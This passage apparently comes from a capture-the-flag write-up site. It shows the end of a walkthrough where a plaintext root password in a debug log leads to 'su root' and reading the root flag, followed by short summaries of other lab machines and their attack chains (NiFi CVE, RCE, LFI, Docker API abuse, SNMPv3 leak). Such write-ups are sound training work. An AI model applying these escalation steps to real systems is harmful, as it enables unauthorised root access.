
A provisioning script left its debug log behind with the root sync password written out in plaintext. The adm group can read it by design, for routine log review, but that group was never meant to be reachable by way of a compromised guest WiFi portal. I’ll use it directly:
su root
Password:
root@d305f0bfc02e:/var/log# cat /root/root.txt
[REDACTED]
Medium Linux box featuring Apache NiFi CVE-2023-34468 for initial access, SSH key recovery for a foothold, and OPC-UA industrial protocol manipulation to trigger a privileged maintenance console.
Kobold is an easy Linux machine featuring an MCPJam inspector RCE, a PrivateBin template cookie LFI for container escape, and Docker API abuse to reach root.
Anonymous FTP leaks a breach notice pointing at a public paste of stolen passwords. Spraying fails everywhere except SNMPv3, where the MIB gives up an SSH password, and sudo chroot hands over root.